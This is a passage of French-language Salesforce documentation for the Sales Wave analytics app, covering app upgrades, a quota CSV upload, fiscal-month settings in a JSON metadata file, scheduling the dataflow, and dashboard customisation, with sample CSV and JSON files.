
Bénéficiez des dernières fonctionnalités de Sales Wave en mettant à niveau votre application chaque fois que nous publions une nouvelle version.

La bannière en haut de votre page d'accueil vous informe que nous avons publié une nouvelle version. Elle contient également un lien vers les informations sur la version. Un autre lien vous invite à lancer le processus de mise à niveau, dans la colonne de gauche de la page d'accueil, sous le nom de l'application.

**AUTORISATIONS UTILISATEUR**

Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- Modifier les flux de données de Wave Analytics





Pour mettre à niveau votre application, procédez comme suit :

1. Cliquez sur le lien « Nouveautés » dans la bannière ou sur le lien « Nouvelle version disponible » dans la colonne gauche de la page d'accueil de votre application.
2. Vous pouvez lire des informations sur la nouvelle version en haut de la page qui s'ouvre. En bas de la page, recherchez les deux boutons : **Upgrade current app** (Mettre à niveau l'application actuelle) et **Create new app** (Créer une application).

3. Survolez les boutons pour consulter une description de leur action. Si vous cliquez sur **Upgrade current app** (Mettre à niveau l'application actuelle), vous remplacez votre application actuelle et toutes ses ressources par une application basée sur la nouvelle version. Toutes les personnalisations sont également supprimées, notamment les nouveaux champs ou objets ajoutés au flux de données, les modifications apportées aux paramètres de sécurité, les étiquettes et les couleurs des tableaux de bord. Si vous cliquez sur **Create new app** (Créer une application), vous créez une copie de votre application actuelle basée sur la nouvelle version. Choisissez l'option correspond à vos besoins, puis cliquez sur le bouton approprié.
4. ATTENTION: Si vous avez personnalisé votre application, cliquez sur **Create new app** (Créer une application) au lieu de **Upgrade current app** (Mettre à niveau l'application actuelle) pour faire une copie basée sur une nouvelle version d'application. Votre version actuelle est conservée avec toutes les personnalisations, et vous pouvez la copier manuellement dans la nouvelle version de l'application.

   Si vous cliquez sur **Upgrade current app** (Mettre à niveau l'application actuelle), un écran vous avertit que l'option de mise à niveau remplace l'application actuelle et retire toutes les personnalisations effectuées. Si vous acceptez, cochez la case, puis cliquez sur **Continue**. Sinon, cliquez sur **Back** (Retour) pour revenir à l'écran précédent. Si vous cliquez sur **Continue**, l'assistant de configuration s'affiche. Passez à l'étape 6.
5. Si vous cliquez sur **Create new app** (Créer une application), l'assistant de configuration s'affiche. Aucun avertissement n'est affiché, car vous ne remplacez pas votre application actuelle, elle est conservée avec toutes les personnalisations effectuées.
6. L'assistant de configuration est préchargé avec les paramètres que vous avez choisis lors de la dernière utilisation. Vous pouvez conserver ces paramètres ou les modifier. Parcourez chaque page de l'assistant.
7. Une fois l'assistant terminé, Wave affiche un écran qui indique les ressources impactées par la mise à jour. Examinez le nombre de jeux de données, de tableaux de bord et de perspectives modifiées, supprimées ou ajoutées par la mise à niveau. L'écran indique également comment les ressources sont modifiées et si les modifications concernent les données ou la présentation. Vous pouvez aussi télécharger un fichier avec le code des modifications apportées à l'application. Si vous avez personnalisé l'application, téléchargez et enregistrez le fichier afin de copier-coller le code de personnalisation dans la version mise à niveau.
8. *Option de mise à niveau uniquement* : Si vous mettez votre application à niveau, cliquez sur **Mettre à niveau l'application actuelle**. N'oubliez pas que toutes les personnalisations que vous avez effectuées sont remplacées. Vous pouvez également cliquer sur **Retour** pour revenir à l'assistant de configuration et modifier vos sélections, ou sur **X** dans le coin supérieur droit pour annuler.
9. *Option de création uniquement* : Si vous créez l'application, donnez-lui un nom différent de celui de la version actuelle, puis cliquez sur **Créer une application**. Cette option enregistre votre application actuelle et toutes ses personnalisations. Vous pouvez également cliquer sur **Retour** pour revenir à l'assistant de configuration et modifier vos sélections, ou sur **X** dans le coin supérieur droit pour annuler.

Si le lien sous le nom de l'application indique « Réinitialiser l'application », vous utilisez la dernière version et aucune mise à niveau n'est nécessaire.




## Mise à jour du jeu de données Quota (cible) de Sales Wave

Si vous répondez « oui » à la question de l'assistant de configuration portant sur les quotas de suivi de votre entreprise au niveau utilisateur, mettez à jour le jeu de données Sales Wave Quota pour inclure les données de quotas de votre équipe dans l'application.

Lorsque vous créez l'application Sales Wave, un jeu de données Quota (cible) est créé avec l'application. Pour explorer la façon dont les membres de l'équipe effectuent le suivi de leurs quotas mensuels, trimestriels ou annuels dans Sales Wave, vous devez mettre à jour le jeu de données Quota en suivant les étapes ci-dessous. Vous pouvez également visionner la vidéo Create the Sales Wave App, Part 2: Upload the Quota CSV File and Schedule a Dataflow, qui couvre les étapes décrites ici.

**Remarque:** Lorsque vous utilisez des fichiers .CSV que vous souhaitez importer dans Sales Wave, créez et ouvrez-les uniquement dans un éditeur de texte compatible UTF-8. Leur ouverture dans Microsoft Excel ou dans un autre logiciel de feuille de calcul modifie le format des fichiers .CSV qui deviennent inutilisables dans Sales Wave.


**AUTORISATIONS UTILISATEUR**

Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- Modifier les flux de données Wave Analytics


Remarque: Si votre entreprise n'effectue pas de suivi des quotas au niveau des utilisateurs, vous pouvez ignorer cette étape. Vous devez effectuer cette étape uniquement si vous avez répondu « oui » à la question de l'assistant de configuration portant sur le suivi des quotas au niveau utilisateur.

1. Créez un fichier .CSV comprenant les champs suivants, dans cet ordre : QuotaAmount, StartDate (au format aaaa-mm-jj), OwnerName et Username. Les noms de fichiers sont sensibles à la casse et doivent être affichés dans votre fichier exactement comme ils se présentent ici. Pour consulter un exemple, reportez-vous à Exemple de fichier .CSV Sales Wave.
2. Enregistrez le fichier à un emplacement facilement mémorisable.
3. Dans Salesforce, rendez-vous sur la page d'accueil Wave Analytics et recherchez le jeu de données Quota (cible).
4. Passez le pointeur de la souris sur le jeu de données puis cliquez sur **Modifier**.
5. Salesforce affiche l'écran de modification du jeu de données Quota. Dans la section Mettre à jour les données, sélectionnez **Sélectionnez un fichier ou faites-le glisser**





6. Dans la boîte de dialogue qui s'ouvre, accédez au fichier .CSV que vous avez créé à l'étape 1, puis double-cliquez dessus.
7. Cliquez sur **Mettre à jour du jeu de données**.
8. Si votre exercice fiscal est différent de l'année civile, c'est-à-dire si elle ne commence par au 1er janvier, vous devez également mettre à jour le fichier de métadonnées Quota.
   a. Copiez le fichier JSON depuis la fichier Sales Wave Quota Dataset JSON, puis collez-le dans l'éditeur de texte de votre choix.
   b. Modifiez la valeur 4 de `"fiscalMonthOffset"` en saisissant la valeur de mois de début de votre période fiscale. Dans les métadonnées Sales Wave, le chiffre « 0 » correspond à janvier, « 1 » correspond à février, et ainsi de suite jusqu'à « 11 » qui correspond à décembre.
   c. Enregistrez le fichier sur votre bureau, puis chargez-le dans Sales Wave en le faisant glisser dans **Sélectionnez un fichier ou faites-le glisser ici...** dans la section Ajouter un fichier de métadonnées (JSON) de l'écran d'édition du jeu de données.
   d. Cliquez sur **Mettre à jour le jeu de données**.


9. Une fois vos données de quota chargées, exécutez de nouveau le flux de données pour actualiser les tableaux de bord.
   a. Cliquez sur l'engrenage en haut à droite de l'écran Sales Wave, puis sélectionnez Surveillance des données.




   b. Sélectionnez la vue du Flux de données dans le menu en haut à gauche de l'écran Surveillance des données.




   c. Recherchez votre application, en faisant défiler la liste si nécessaire. Ouvrez le menu situé à droite de l'écran, en regard de l'icône et du nom de l'application, puis cliquez sur




   avez terminé. Le flux de données s'assure que Sales Wave dispose des dernières données commerciales de votre société. Pour plus d'informations sur les flux de données, reportez-vous à Planification du flux de données quotidien Sales Wave App.

Example de fichier .CSV Sales Wave
Voici un exemple du fichier .CSV que vous créez pour mettre à jour le jeu de données Quota (cible) de l'application Sales Wave.
Fichier JSON du jeu de données Sales Wave Quota
Utilisez ce fichier pour mettre à jour le jeu de données Sales Wave Quota avec la date de début de votre exercice fiscal, si elle ne correspond *pas* au 1er janvier.

## Example de fichier .CSV Sales Wave

Voici un exemple du fichier .CSV que vous créez pour mettre à jour le jeu de données Quota (cible) de l'application Sales Wave.

**Remarque:** Ce fichier est à titre d'exemple uniquement. Créez un fichier .CSV unique avec des données de quotas pour les membres de votre équipe, avec les champs suivants :

- QuotaAmount
- StartDate
- OwnerName
- Username

Créez le fichier à l'aide d'un éditeur de texte compatible UTF-8, et n'ouvrez pas le fichier avec Microsoft Excel ou une autre application tableur. Les noms de fichiers sont sensibles à la casse et doivent être affichés dans votre fichier exactement comme ils se présentent ici.

Reportez-vous à Mise à jour du jeu de données Quota (cible) de Sales Wave à la page 3942.

**Exemple:**

```
QuotaAmount,StartDate,OwnerName,Username
5000000,2014-01-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-02-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-03-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-04-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-05-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-06-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-07-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-08-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-09-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-10-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-11-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-12-01,Priya Anand,user9.kthjbnrxifyo@yourDomain.com
5000000,2014-01-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-02-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-03-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-04-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-05-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-06-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-07-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-08-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-09-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-10-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-11-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
5000000,2014-12-01,Nathan Sinha,user18.esm4nmdicvgc@yourDomain.com
```

## Fichier JSON du jeu de données Sales Wave Quota

Utilisez ce fichier pour mettre à jour le jeu de données Sales Wave Quota avec la date de début de votre exercice fiscal, si elle ne correspond *pas* au 1er janvier.

Copiez le contenu de ce fichier dans l'éditeur de votre choix, puis modifiez la valeur `"fiscalMonthOffset"` (indiquée en **gras**) sur le mois auquel votre période fiscale débute. Dans les métadonnées Sales Wave, la valeur « 0 » correspond à Janvier, « 1 » correspond à Février, et ainsi de suite jusqu'à « 11 » qui correspond à Décembre. Dans le code ci-dessous, la valeur est définie sur « 4 », qui correspond à Mai. Utilisez la valeur qui représente le mois auquel votre période fiscale débute. Enregistrez ensuite le fichier, puis chargez-le dans Sales Wave en suivant les instructions de la rubrique Mise à jour du jeu de données Sales Wave Quota (cible).

```
{
    "objects": [
        {
            "connector": "CSV",
            "fullyQualifiedName": "Quota_csv",
            "label": "Quota.csv",
            "name": "Quota_csv",
            "fields": [
                {
                    "fullyQualifiedName": "QuotaAmount",
                    "name": "QuotaAmount",
                    "type": "Numeric",
                    "label": "QuotaAmount",
                    "precision": 18,
                    "defaultValue": "0",
                    "scale": 0
                },
                {
                    "fullyQualifiedName": "StartDate",
                    "name": "StartDate",
                    "type": "Date",
                    "label": "StartDate",
                    "format": "yyyy-MM-dd",
     "fiscalMonthOffset": 4,
     "isYearEndFiscalYear": true

                },
                {
                    "fullyQualifiedName": "OwnerName",
                    "name": "OwnerName",
                    "type": "Text",
                    "label": "OwnerName"
                },
                {
                    "fullyQualifiedName": "Username",
                    "name": "Username",
                    "type": "Text",
                    "label": "Username"
                }
            ]
        }
    ]
}
```

## Planification du flux de données quotidien Sales Wave

Planifiez un flux de données quotidien hors des heures ouvrables standard, avant de les explorer avec Sales Wave.

Lorsque vous créez Sales Wave, le processus comprend un flux de données qui importe dans Wave les toutes dernières données Sales Wave. Vous pouvez planifier la réexécution quotidienne du flux de données pour vous assurer que l'application utilise des données Salesforce actualisées. Planifiez le flux de données sur une période extérieure à vos heures ouvrables normales afin de ne pas gêner votre utilisation de l'application.

**Remarque:** Le flux de données Sales Wave est exécuté uniquement lorsque vous créez l'application. Planifiez une exécution quotidienne afin d'utiliser les données commerciales les plus récentes.


Vous pouvez également visionner la vidéo Create the Sales Wave App, Part 2: Upload the Quota CSV File and Schedule a Dataflow, qui couvre les étapes décrites ici.

**AUTORISATIONS UTILISATEUR**


Pour créer et gérer des applications Wave :

- Gérer des modèles d'applications Wave Analytics
- Modifier les flux de données de Wave Analytics

1. Accédez à **Wave Analytics** dans le menu de Force.com (en haut à droite de la fenêtre de Salesforce), si ce n'est déjà fait. Ouvrez la Surveillance des données en cliquant sur l'icône d'engrenage en haut à droite de l'écran.





2. Sélectionnez Vue de flux de données dans le menu en haut à gauche Surveillance des données.




3. Recherchez l'application que vous avez créée, en faisant défiler la liste si nécessaire. Ouvrez le menu à droite de l'écran en regard de l'icône et du nom de l'application. Sélectionnez **Planifier** et définissez une heure pour le flux de données. Sélectionnez une heure

extérieure à vos heures ouvrables normales afin de ne pas gêner vos activités professionnelles. Cliquez sur




## Intégration de Sales Wave à Salesforce

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour utiliser les modèles d'applications Wave : | Utiliser des modèles d'applications Wave Analytics |
| Pour utiliser Sales Wave : | Accéder aux modèles et applications Sales Cloud Analytics |
| Pour créer et gérer des applications Wave : | Gérer des modèles d'applications Wave Analytics |
| | Modifier les flux de données de Wave Analytics |
| Pour modifier un fichier de métadonnées étendues (XMD) d'un jeu de données : | Modifier les flux de données de Wave Analytics |

**Éditions**

Disponible avec Salesforce Classic et Lightning Experience.

Disponible moyennant un coût supplémentaire avec **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition. Également disponible avec **Developer** Edition.

Améliorez l'utilisation de Sales Wave en effectuant plusieurs intégrations et personnalisations facultatives.

Le remplacement de noms de rôle dans des jeux de données, l'intégration du tableau de bord « Sales Wave - Présentation des comptes » dans votre page Comptes Salesforce, et l'exposition de Sales Wave sous forme d'onglet dans Salesforce Classic peuvent faciliter l'utilisation de l'application par votre équipe.


### Ajout d'actions à des tableaux de bord Sales Wave

Les tableaux de bord Sales Wave utilisent des actions qui sont activées dans les présentations de page Compte et Opportunité. Pour ajouter des actions, vous modifiez la présentation de page de ces objets.

Dans Salesforce, accédez aux onglets Comptes et Opportunités, ouvrez la page d'un compte ou d'une opportunité, puis cliquez sur le **lien Modifier la présentation** en haut à droite de la page.

Dans la section Actions rapides de l'éditeur, cliquez sur le **lien de remplacement de la présentation d'éditeur globale**. Si vous ou une autre personne de l'organisation l'a déjà remplacé, ce lien n'est pas affiché. Notez que le nom de cette section peut être légèrement différent dans l'organisation que vous utilisez, par exemple « Actions rapides dans l'éditeur Salesforce Classic ».

Dans le panneau Présentation du compte ou Présentation de l'opportunité (en fonction de l'objet auquel vous avez ajouté des actions) en haut de la page, cliquez sur **Actions rapides** à gauche. Faites glisser la ou les actions commençant par le mot « Nouveau » (par exemple Nouvelle tâche, Nouvelle note) vers la section Actions rapides de l'éditeur.




Cliquez sur **Enregistrer** pour valider vos modifications. Les actions que vous avez ajoutées à la présentation sont désormais disponibles à partir de graphiques et de tableaux dans des tableaux de bord Sales Wave.

## Remplacement de noms de rôle dans des jeux de données

Sales Wave utilise la hiérarchie des rôles Salesforce pour vous aider à comprendre les performances commerciales de votre société. Lorsque vous créez l'application, les tableaux de bord Sales Wave affichent le numéro associé à un nom de rôle dans la hiérarchie. Cette méthode n'est pas très pratique pour afficher le rôle. Pour afficher le nom de la personne responsable de ce rôle, vous pouvez mettre à jour la valeur du rôle en modifiant le fichier de métadonnées étendues (XMD) du jeu de données correspondant.

Supposons que votre hiérarchie des rôles soit la suivante :

```
CEO (Manager: Paul)
                  Sales_WW (Manager: Yves)
                       Sales_WEST
                       Sales_EAST
```

Pour afficher le nom du responsable dans des tableaux de bord Sales Wave, mettez à jour le fichier XMD du jeu de données Opportunité comme suit :

```
{"labels": {
          "keys": {
                  "RoleName": {
                  "CEO": "Paul",
                  "Sales_WW": "Yves"
                   },
           }
}}
```

Pour plus d'informations, reportez-vous à Référence des métadonnées étendues (XMD) Wave Analytics.

## Insertion du tableau de bord Présentation des comptes dans une présentation de page Compte

Nous avons optimisé les tableaux de bord Sales Wave Résumé du compte et Résumé de l'opportunité pour les incorporer à la présentation de page Compte de Salesforce. Vous suivre les instructions Insertion de votre tableau de bord dans une page Salesforce.

